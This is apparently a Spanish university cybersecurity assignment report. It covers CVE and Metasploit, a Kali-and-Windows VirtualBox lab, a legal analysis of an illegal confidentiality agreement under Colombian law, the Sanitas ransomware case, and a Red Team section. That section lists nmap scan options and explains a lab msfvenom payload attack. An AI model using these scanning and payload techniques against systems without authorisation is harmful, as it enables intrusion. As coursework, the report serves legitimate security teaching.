Metasploit es quizás una de las herramientas de importancia en el campo de la seguridad; algunos hackers expertos desarrollan sus propios frameworks, otros deciden utilizar frameworks existentes, por ello su trabajo en este apartado es buscar el funcionamiento, arquitectura y opciones que trae Metasploit el cual se encuentra disponible desde Kali Linux. Al momento de buscar vulnerabilidades para que estas sean explotadas por medio de algún metasploit los expertos en ciberseguridad requieren comprender qué es un CVE y si este contiene algún exploit para explotar la vulnerabilidad encontrada.

Dentro del proceso descrito en este apartado usted como experto en ciberseguridad debe buscar y documentar lo siguiente:
* ¿Qué es un CVE y su estructura?
* https://www.exploit-db.com/ cómo se utiliza y cómo se articula con el CVE?

¿Qué es CVE?: Se conoce con el nombre CVE (Common Vulnerabilities and Exposures), desarrollado por la corporación no gubernamental MITRE, para dotar a las vulnerabilidades informáticas que se descubren de una nomenclatura común en todo el mundo, de modo que el intercambio de información sobre ellas se realice del modo más sencillo y eficaz posible.

Esta información está disponible, en la página https://cve.mitre.org/. En esta página podremos acceder al listado de las vulnerabilidades que han sido descubiertas y aceptadas por el MITRE y enlaces a fuentes que ofrecen más información sobre la misma y parches de seguridad o soluciones de seguridad que se han aportado en la mitigación.
Metasploit: Es una herramienta open source que entre la comunidad hacker no debe faltar. Esta herramienta nos permite crear y ejecutar exploits para aprovechar las vulnerabilidades encontradas en las auditorias de seguridad.

Este proyecto pertenece a la empresa Rapid7, en la cual encontramos 4 versiones.

- **Metasploit Framework:** Esta versión se encuentra disponible en las distribuciones de Kali Linux. Es una herramienta gratuita y se usa mediante línea de comandos.

- **Metasploit Community:** Es una licencia gratuita con una interfaz web, para pequeñas empresas que requieren auditas la seguridad en sus sistemas. Así mismo, se incorpora herramientas de descubrimiento.

- **Metasploit Express:** Es una licencia de pago, con un mayor número de funcionalidades, para pequeñas y medianas empresas y de esta manera llevar auditorias más profundas en sus sistemas.

➢ **Metasploit Pro:** Esta es la versión más completa del proyecto y está orientada a grandes empresas. Esta incluye todas las funcionalidades de Metasploit Express y se incorpora la función de auditoría web. Por otra parte, esta licencia es de pago.

2.4 IMPLEMENTACIÓN BANCO DE TRABAJO

Para finalizar esta actividad es importante que usted reconozca, analice y configure "banco de trabajo" lo solicitado en el anexo 1.

– Escenario 1 sobre el cual deberá trabajar actividades que contienen un alto grado de tecnicidad.

Instalación Máquina Virtual Windows 10 PRO: Se instala el sistema operativo de Windows 10 Pro, por medio de la aplicación de VirtualBox en su última versión, con la asignación de los siguientes recursos.

Configuración de Recursos VirtualBox Máquina Virtual Windows 10 Pro:


- Memoria RAM: 4 GB.
- Procesador: Dos procesadores.
- Tipo de Red: RedNAT- Seminario.

Ilustración 1: Windows 10 Pro, especificaciones técnicas.

Fuente: Elaboración propia.


➢ Se asignan los recursos de hardware a la máquina virtual de Windows 10 Pro, de acuerdo a las especificaciones técnicas del equipo físico.

Ilustración 2: Asignación recursos VirtualBox, maquina Windows 10 Pro.



Fuente: Elaboración propia.

Ilustración 3: Configuración tarjeta de red VirtualBox, maquina Windows 10 Pro.




Fuente: Elaboración propia.

Instalación Máquina Virtual KALI LINUX: Se instala la herramienta Kali Linux 2023-4, por medio de la aplicación de VirtualBox, con la asignación de los siguientes recursos.

Configuración de Recursos VirtualBox:


- Memoria RAM: 4 GB.
- Procesador: Dos procesadores.
- Tipo de Red: RedNAT- Seminario

Ilustración 4: Asignación recursos VirtualBox, máquina virtual Kali Linux.




Fuente: Elaboración propia.

Ilustración 5: Configuración tarjeta de red VirtualBox, maquina Kali Linux.



Fuente: Elaboración propia.

Ilustración 6: Vista preliminar VirtualBox, máquinas virtuales Windows 10 Pro y Kali Linux.



Fuente: Elaboración propia.


- Una vez configurada las interfaces de red de las máquinas virtuales Windows 10 Pro y Kali Linux, obtenemos las siguientes direcciones IP, obteniendo comunicación entre las dos máquinas.

- Máquina Virtual: Windows 10 Pro.
- Dirección IP: 10.0.2.4
- Mascara: 255.255.255.0

- Puerta de Enlace: 10.0.2.1

- Máquina Virtual: Kali Linux.
- Dirección IP: 10.0.2.5
- Mascara: 255.255.255.0
- Puerta de Enlace: 10.0.2.1

Ilustración 7: Comunicación entre las máquinas virtuales Windows 10 Pro y Kali Linux.



Fuente: Elaboración propia

3. ACTUACIÓN ÉTICA Y LEGAL

3.1 ANÁLISIS ACUERDO DE CONFIDENCIALIDAD

De manera individual usted deberá leer el problema que se encuentra en el anexo 2 – Escenario 2, además deberá leer y analizar el anexo 3 – Acuerdo para generar la solución a las siguientes preguntas orientadoras:

¿Una vez leído el anexo 2 – escenario 2 y el anexo 3 – Acuerdo, ¿Qué párrafos cree usted que se tornan ilegales dentro del acuerdo de confidencialidad? En caso de existir líneas de texto que orienten el acuerdo de confidencialidad a procesos ilegales deberá resaltar, explicar y argumentar porqué se torna ilegal este acuerdo de confidencialidad.

En el anexo 2, se ve una serie de inconsistencias respecto al acuerdo de confidencialidad para la contratación de profesionales de ciberseguridad que conformarían los equipos de Red Team y Blue Team, este documento fue elaborado por un abogado que tuvo procesos ilícitos en la organización. Además de esto, el acuerdo paso por alto por parte de Recursos Humanos y entregado a los nuevos miembros sin antes ser revisado.

Se describen las cláusulas que presentan inconsistencias dentro del acuerdo.

Clausula Primera: Dentro de la cláusula podemos evidenciar el siguiente proceso ilegal que se presenta al interior de HackerHouse, *"en virtud del presente acuerdo de confidencialidad, la parte receptora, se obliga a no divulgar directa, indirecta, próxima a remotamente, ni a través de ninguna otra persona o de sus subalternos o funcionarios, autoridades legales, asesores o cualquier persona relacionada con ella, la información confidencial o sobre procesos ilegales dentro de HackerHouse no podrán ser divulgados."*. Dentro de este contexto, la empresa está aludiendo sus obligaciones al interior y actuando de manera adversa a las funciones y/o actividades propias que dicta la Ley 1273 2009 - Artículo 269F: Violación de datos personales[9], en donde pueden vender de manera ilícita las bases de datos que contengan información sensible de sus clientes y ser lucrativa a terceros.

Clausula Segunda: *Numeral 2: "Cualquier información societaria, técnica, jurídica, financiera, comercial, de mercado, estratégica, de productos, nuevas tecnologías, patentes, modelos de utilidad, diseños industriales, datos secretos como "datos de chuzadas, interceptación ilegal de información, accesos abusivos a sistemas informáticos".*

Dentro de los marcos regulatorios en Colombia, la obtención de datos por medio de chuzadas, interceptación ilegal de información y accesos abusivos a sistemas informáticos, no pueden llevarse a cabo, sin una orden judicial previamente autorizada. Por consiguiente, en este numeral se evidencia una falta ilegal y sancionable con pena de prisión.

Clausula Cuarta: *Numeral 3:* "*No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros."*

En este numeral podemos evidenciar que el aspirante está aceptando el desarrollo de actividades ilícitas, y por ende no puede denunciarlas ante las autoridades competentes, convirtiéndose en cómplice e incluso pagar una pena de prisión y/o multa.

Numeral 4: "Responder por el mal uso que le den sus representantes a la información confidencial".

En este numeral se evidencia que recae la responsabilidad sobre el profesional del mal uso que le den a la información, lo que implicaría prisión y multa. Es decir, la organización busca de una manera arbitraria culpar de manera individual y jerárquica al personal de la organización y excluir a los altos representantes de cualquier proceso legal.

Numeral 5: "Responder ante las autoridades competentes como responsable en caso de que la información se encuentre en su poder dentro de un proceso de allanamiento."

[9] Régimen Legal de Bogotá D.C. Ley 1273 del 2009. Secretaria Jurídica Distrital. https://www.bogotajuridica.gov.co/sisjur/normas/Norma1.jsp?i=34492

En esta cláusula busca individualizar al aspirante e incriminarlo directamente a las autoridades, si se le encontrara información que involucre a la organización HackerHouse ante un proceso judicial.

Numeral 6: "La parte receptora se obliga a no transmitir, comunicar revelar o de cualquier otra forma divulgar total o parcialmente, pública o privadamente, la información confidencial o ilegal sin el previo consentimiento por escrito por parte de HackerHouse."

Este numeral demuestra las tantas inconsistencias que presento el abogado, sobre la importancia de la confidencialidad de la información y en un grado mayor, al mal uso que se le da a esta, siendo de manera ilegal y en contra de las leyes que la protegen. En consecuencia, se debe denunciar este tipo de actos frente a las autoridades competentes.

Clausula Octava: *"Las partes (nombre estudiante – nombre empresa) se comprometen a esforzarse en resolver mediante los mecanismos alternativos de solución de conflictos cualquier diferencia que surja con motivo de la ejecución del presente acuerdo. En caso que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a HackerHouse.".*

Mediante esta cláusula se evidencia que la organización HackerHouse se exime de toda responsabilidad penal y legal, siendo únicamente el empleado el culpable, cuando se encuentre en su poder información ilegal o confidencial, sin importar el actuar de sus funciones asignadas y en cumplimientos de las ordenes de sus jefes inmediatos y/o superiores. Del mismo modo, el empleado, deberá contratar a un abogado privado para su defensa. Sin embargo, este tipo de actuaciones, deben ser compartidas tanto de los representantes de HackerHouse como del empleado y tener un abogado para la defensa de los dos.

Clausula Novena: *"Novena. Legislación aplicable: Este acuerdo se regirá por las leyes de la República de Colombia y se interpretará de acuerdo con las mismas."*

Esta cláusula presenta inconsistencia por las diferentes infracciones y atropellos a los que son sometidos los empleados y a los procedimientos ilegales que quieren ocultar ante las autoridades competentes, como se ha evidenciado en las cláusulas anteriores. De hecho, se están violando las Leyes Colombianas, que protegen la confidencialidad de la información.

3.2 VIOLACIÓN LEY COLOMBIANA ACUERDO DE CONFIDENCIALIDAD ANEXO 3

Si usted como profesional en ciberseguridad logró encontrar algún proceso ilegal en el anexo 3 – Acuerdo, deberá citar puntualmente ley colombiana y articulo que se podría estar violentando en dicho documento.

Dentro del acuerdo podemos evidenciar en algunas de sus cláusulas la violación de las Leyes que protegen la confidencialidad de la información.

Clausula Primera: Dentro de la cláusula podemos evidenciar el siguiente proceso ilegal que se presenta al interior de HackerHouse:

En este caso se está violando la Ley 1273 2009 - Artículo 269F: Violación de datos personales. *"El que, sin estar facultado para ello, con provecho propio o de un tercero, obtenga, compile, sustraiga, ofrezca, venda, intercambie, envíe, compre, intercepte, divulgue, modifique o emplee códigos personales, datos personales contenidos en ficheros, archivos, bases de datos o medios semejantes, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes".*

Clausula Segunda: Dentro de la cláusula podemos evidenciar el siguiente proceso ilegal que se presenta al interior de HackerHouse:

En este caso se está violando la Ley 1273 2009 - Artículo 269C: Interceptación de datos informáticos. *"El que, sin orden judicial previa intercepte datos informáticos en su origen, destino o en el interior de un sistema informático, o las emisiones electromagnéticas provenientes de un sistema informático que los transporte incurrirá en pena de prisión de treinta y seis (36) a setenta y dos (72) meses".*

Clausula Cuarta: Dentro de la cláusula podemos evidenciar el siguiente proceso ilegal que se presenta al interior de HackerHouse:

En este caso se está violando la Ley 1273 2009 - Artículo 269C: Interceptación de datos informáticos. *"El que, sin orden judicial previa intercepte datos informáticos en su origen, destino o en el interior de un sistema informático, o las emisiones electromagnéticas provenientes de un sistema informático que los transporte incurrirá en pena de prisión de treinta y seis (36) a setenta y dos (72) meses".*

También se está violando la Ley 1273 2009 - Artículo 269F: Violación de datos personales. *"El que, sin estar facultado para ello, con provecho propio o de un tercero, obtenga, compile, sustraiga, ofrezca, venda, intercambie, envíe, compre, intercepte, divulgue, modifique o emplee códigos personales, datos personales contenidos en ficheros, archivos, bases de datos o medios semejantes, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes".*[10]

Clausula Octava: Dentro de la cláusula podemos evidenciar el siguiente proceso ilegal que se presenta al interior de HackerHouse:

En este caso se está violando la Ley 1273 2009 - Artículo 269C: Interceptación de datos informáticos. *"Interceptación de datos informáticos. El que, sin orden judicial previa intercepte datos informáticos en su origen, destino o en el interior de un sistema*

[10] Régimen Legal de Bogotá D.C. Ley 1273 del 2009. Secretaria Jurídica Distrital. https://www.bogotajuridica.gov.co/sisjur/normas/Norma1.jsp?i=34492

informático, o las emisiones electromagnéticas provenientes de un sistema informático que los transporte incurrirá en pena de prisión de treinta y seis (36) a setenta y dos (72) meses".[11]

3.3 COPNIA CÓDIGO DE ÉTICA VS ACUERDO DE CONFIDENCIALIDAD HACKERHOUSE

El sueldo para los puestos de Red Team y Blue Team están entre los $17.000.000 y los 22.000.000 respectivamente. ¿Si usted llegara a encontrar procesos ilegales en el acuerdo de confidencialidad usted aceptaría contrato y acuerdo de confidencialidad de la organización HackerHouse, aun conociendo lo que podría disponer COPNIA en su código de ética y sanciones en Colombia para profesionales de ingeniería? Para justificar esta respuesta se recomienda que consulte directamente en la página oficial de COPNIA para generar una respuesta coherente: https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

Frente al hallazgo de cláusulas que no se ajusten a los deberes y obligaciones de los profesionales de la ingeniería, es importante resaltar que:

Es obligación del profesional, denunciar los delitos, contravenciones y faltas contra el Código de Ética, de que tuviere conocimiento con ocasión del ejercicio de su profesión, aportando toda la información y pruebas que tuviere en su poder.

Adicional a esto; es deber de los profesionales de ingeniería, velar por el buen prestigio de la profesión, lo que implica que la aceptación de un contrato que refleje irregularidades que afecten el buen nombre de la profesión, significa ir en contravía a dicho principio.

Es relevante resaltar que existen faltan susceptibles a sanciones disciplinarias, en este se resalta que son susceptibles de sanciones disciplinarias, todo acto u omisión del profesional, intencional o culposa que ocasionen violación de las prohibiciones; sin lugar a dudas, omitir ilegalidades en el acuerdo de confidencialidad de la organización HackerHouse, es una clara omisión del profesional al código de ética y podía ser tipificado como intencional ya que es una elección propia y libre del profesional. En este punto es competencia de CONAPI, establecer los criterios para determinar la gravedad o levedad de la falta del profesional de la ingeniería

3.4 IMPLICACIONES LEGALES Y ÉTICAS DE CIBERCRIMEN EJECUTADO EN COLOMBIA

Deberá buscar alguna noticia de cibercrimen en Colombia y redactar su punto de vista teniendo en cuenta las implicaciones legales y éticas que allí se pudieron generar. Se

[11] BENITO. Luis. Ciberataque a Sanitas: hackers revelaron más información clasificada de la EPS. (2023, Marzo 14). Revista Argentina. https://www.infobae.com/colombia/2023/03/14/ciberataque-a-sanitas-hackers- revelaron-mas-informacion-clasificada-de-la-eps/

solicita que mencione la ley y articulo el cual logre explicar los delitos expuestos en la noticia que consultó.

Noticia Cibercrimen en Colombia “Ciberataque a Sanitas: hackers revelaron más información clasificada de la EPS”.

El grupo de hackers Ransomhouse vulnero en el año 2022 el sistema Keralty, contratado por la Entidad Promotora de Salud (EPS) Sanitas. Donde secuestraron la información que se encontraba alojada, con la finalidad de y extorsionar a la EPS económicamente, por la entrega de la información. Sin embargo, la EPS no accedió a las extorciones y fueron publicados la mitad de los archivos que fueron secuestrados.

Los atacantes obtuvieron información importante de los usuarios, colaboradores, funcionarios y proveedores de la EPS, entre esta información se encuentra (Cedulas, números telefónicos, direcciones entre otros). Pero la parte más sensible de la información son las historias clínicas de los pacientes. Durante este ataque, se encuentra vulnerada la información personal de 241.589 usuarios de acuerdo a la investigación realizada por la misma EPS. Además de esto, lograron el colapso de la entidad por varios días, en la asignación de citas, solicitud de órdenes para reclamar medicamentos y solicitud de certificados. [12]

Una vez expuesto el ataque cibernético por parte del grupo de hackers Ransomhouse a la EPS Sanitas, se evidencia la violación de la Ley 1273 del 2009, en la protección de la información y datos personales de los usuarios, colaboradores, funcionarios y proveedores de la EPS Sanitas, por tratarse de atentados contra la confidencialidad, integridad y disponibilidad de los datos y sistemas informáticos.
Dentro de los artículos que se vieron vulnerados podemos mencionar.

Artículo 269A: Acceso abusivo a un sistema informático: Los hackers Ransomhouse, accedieron al sistema Keralty, sin autorización, evadiendo las medidas de seguridad con las que contaba. *“Incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1.000 salarios mínimos legales mensuales vigentes”.*

Artículo 269B: Obstaculización ilegítima de sistema informático o red de telecomunicación: Los hackers Ransomhouse, impidieron el acceso y funcionamiento normal de la aplicación Keralty y el acceso a los datos informático allí contenidos. *“Incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes, siempre que la conducta no constituya delito sancionado con una pena mayor”.*[13]

Artículo 269D: Daño Informático: Los hackers Ransomhouse, secuestraron la información y la encriptaron, para extorsionarlos económicamente a cambio de la misma.

[12] Hackers publicaron información de los pacientes de Sanitas en la web. (2020, Diciembre 20). Periódico El Colombiano. https://www.elcolombiano.com/colombia/hackers-publicaron-informacion-de-los-pacientes-de- sanitas-en-la-web-ciberataque-KJ19675942

[13] Régimen Legal de Bogotá D.C. Ley 1273 del 2009. Secretaria Jurídica Distrital. https://www.bogotajuridica.gov.co/sisjur/normas/Norma1.jsp?i=34492

"Incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1.000 salarios mínimos legales mensuales vigentes".

Artículo 269E: Uso de software malicioso: Aunque se desconoce la técnica y software que utilizaron los hackers Ransomhouse, pueden ser judicializados. *"Incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1.000 salarios mínimos legales mensuales vigentes".*

Artículo 269F: Violación de datos personales: Los hackers Ransomhouse, al no obtener el dinero que estaban pidiendo por el desencriptado de la información, procedieron a divulgarla de manera pública en un sitio web, afectando la confidencialidad de los usuarios, colaboradores, funcionarios y proveedores de la EPS Sanitas. *"Incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes".*[14]

4. EJECUCIÓN PRUEBAS DE INTRUSIÓN

De manera individual usted deberá leer el problema que se encuentra en el anexo 4 – escenario 3 referente al equipo de Red Team y por medio del banco de trabajo configurado previamente deberá dar respuesta a las siguientes preguntas orientadoras:

4.1 HERRAMIENTAS UTILIZADAS EQUIPOS RED TEAM

Describa de manera específica las herramientas software que utilizó para llevar a cabo el anexo 4 – escenario 3 enfocado a Red Team.

KALI LINUX

Esta herramienta de distribución libre, basada en Debian es utilizada para diferentes temas de seguridad, siendo una de las más usadas tanto para uso personal como profesional[15].

Dentro de las funciones de Kali Linux podemos encontrar.

- **Recopilación de información:** Esta herramienta nos permite obtener información de un sistema objetivo.[16]
- **Análisis de aplicaciones web:** Cuenta con herramientas que permiten escanear sitios web y buscar posibles vulnerabilidades.
- **Evaluación de bases de datos:** Permite la búsqueda en bases de datos de manera automática.

[14]Régimen Legal de Bogotá D.C. Ley 1273 del 2009. Secretaria Jurídica Distrital. https://www.bogotajuridica.gov.co/sisjur/normas/Norma1.jsp?i=34492
[15] KEEPCODING, T.(2023, Noviembre 30).¿Qué es Kali Linux?. https://keepcoding.io/blog/que-es-kali-linux/
[16] ALTUBE.Rafael. Kali Linux: Qué es y características principales. OpenWebinars. https://openwebinars.net/blog/kali-linux-que-es-y-caracteristicas-principales/

- **Ataques de contraseñas:** Se utilizan técnicas de ataque con diccionario, fuerza bruta y tablas, con la finalidad de descubrir contraseñas.
- **Ataques Wireless:** Se cuenta con herramientas para ciberataques en redes inalámbricas.
- **Herramientas de explotación:** Por medio de estas herramientas, se pueden aprovechar las brechas de seguridad de un sistema.
- **Análisis Forenses:** Permite estudiar las huellas digitales dejadas por los atacantes.

NMAP

Es una herramienta de código abierto, que nos permite:

- Detectar los hosts de una red.
- Detectar los puertos abiertos en los equipos.
- Identificar los servicios que se están corriendo en cada máquina.
- Descubrir el sistema operativo y versión instalada en el equipo.
- Obtención de características del hardware de red instalado.

Esta herramienta también nos proporciona una serie de scripts, denominados NSE (Nmap Scripting Engine), permitiendo explotar las vulnerabilidades, que se hayan podido encontrar durante un escaneo de red[17].

Análisis de Puertos:

Nmap también nos permite conocer el estado de los puertos de un objetivo determinado. Dentro de los comandos podemos encontrar.

nmap 192.168.1.1 -p 80
nmap 192.168.1.1 -p 80, 443, 53
nmap 192.168.1.1 -p1-1000
nmap 192.168.1.1 -F

También podemos encontrar otras opciones de análisis avanzado en los estados de los puertos.

-sS, sondeo TCP SYN
-sT, sondeo TCP connect
-sA, sondeo TCP ACK
-sw, sondeo de ventana TCP
-sM, sondeo TCP Maimon
-sN, sondeo TCP Null
-sF, sondeo TCP FIN
-sX, sondeo TCP Xmas

[17] MALILLO, Juan Andrés. Hackers Técnicas y herramientas para atacar y defendernos. España. Madrid. RA-MA S.A. Editorial y Publicaciones. 2022. p.153.ISBN.978-958-792-307-0.

Detección de Servicios y Sistema Operativo:

Nmap al identificar los puertos que se encuentran abiertos, nos muestra al mismo tiempo que servicios se están corriendo e incluso es capaz de identificar qué sistema operativo y versión están siendo utilizados en los equipos.

Por medio de este, podemos buscar posibles vectores de ataque para las fases de pentesting y encontrar posibles vulnerabilidades para ser explotadas.
Se relacionan algunos de los comandos:

-sV activa la detección de las versiones
-O, habilita la detección del sistema operativo

METASPLOIT: Es una herramienta Open Source, esencial entre la comunidad Hacker, permitiendo a los usuarios crear y ejecutar exploits, para aprovechar las vulnerabilidades encontradas. Se debe agregar que, este proyecto pertenece a la empresa Rapíd7[18].

En relación al ataque detectado por la empresa HackerHouse, se utilizó el Metasploit Framework, que viene por defecto en la distribución de Kali Linux. Esta herramienta es gratuita y se usa mediante línea de comandos.

Este framework integra las siguientes herramientas:

- msfvenom: Integra msfpayload, que se encarga de la generación de payload en diferentes lenguajes de programación, y la posibilidad de inyectarlos en otros archivos.
- msfd: Gestor de conexiones remotas de Metasploit. Ofrece un servicio que queda a las escucha en un puerto determinado para poder ejecutar comandos en máquinas remotas a través de él.
- msfconsole: Componente que permite la ejecución de módulos mediante una interfaz de línea de comandos.

El componente msfconsole, permite la explotación de las vulnerabilidades que se hayan detectado. Dentro de este componente se abordarán los siguientes módulos.

- Exploits: Este módulo se encarga de explotar alguna vulnerabilidad conocida, con la finalidad de lograr penetrar en el sistema objetivo.
- Payloads: En este módulo se realizan acciones determinadas dentro del sistema en el que hemos conseguido penetrar.

3.2 IDENTIFICACIÓN FALLO DE SEGURIDAD MÁQUINA VÍCTIMA

[18] MALILLO, Juan Andrés. Hackers Técnicas y herramientas para atacar y defendernos. España. Madrid. RA-MA S.A. Editorial y Publicaciones. 2022. p.153.ISBN.978-958-792-307-0.

A continuación, liste y describa los datos e información del anexo 4 – escenario 3 que le fueron de ayuda para identificar el fallo de seguridad específico el cual ataca a la máquina windows 10 X64.

- El primer paso fue entrevistar al administrador de la maquina victima que detecto la eliminación del archivo .txt que se encontraba ubicado en el escritorio y que contenía los siguientes campos **"Nombre_estudiante_codigo_fecha_actividad".**

El administrador del equipo dio a conocer al equipo de Red Team de HackerHouse, que un compañero le envió por Whatsapp un archivo con el nombre "**PoC_1022344243.exe"**, el cual descargo y ejecuto en la máquina víctima. Esta información fue de bastante utilidad para el equipo de Red Team.

- El sistema operativo de la maquina víctima es Windows 10 Pro a 64 bits.
- Se evidencia que los sistemas de seguridad del sistema operativo (Firewall, Windows Defender y Antivirus), se encontraban desactivados.

Después de la información recolectada por el equipo de Red Team, los expertos indican que el ataque se vio perpetrado por medio de un payload que fue creado por msfvenom, el cual fue ejecutado por el administrador del equipo, para posteriormente ser explotado por el atacante mediante metasploit, permitiendo tomar de forma remota el equipo y eliminando el archivo **"Nombre_estudiante_codigo_fecha_actividad",** que se encontraba en el escritorio.


- Se evidencia que la protección en tiempo real en la maquina víctima se encuentra desactiva.

Ilustración 8: La Protección en tiempo real de la maquina víctima se encuentra desactivada.

Fuente: Elaboración propia.

- Se evidencia que la protección del firewall en la maquina víctima se encuentra desactiva.

Ilustración 9: El Firewall de la maquina víctima se encuentra desactivada.




Fuente: Elaboración propia.

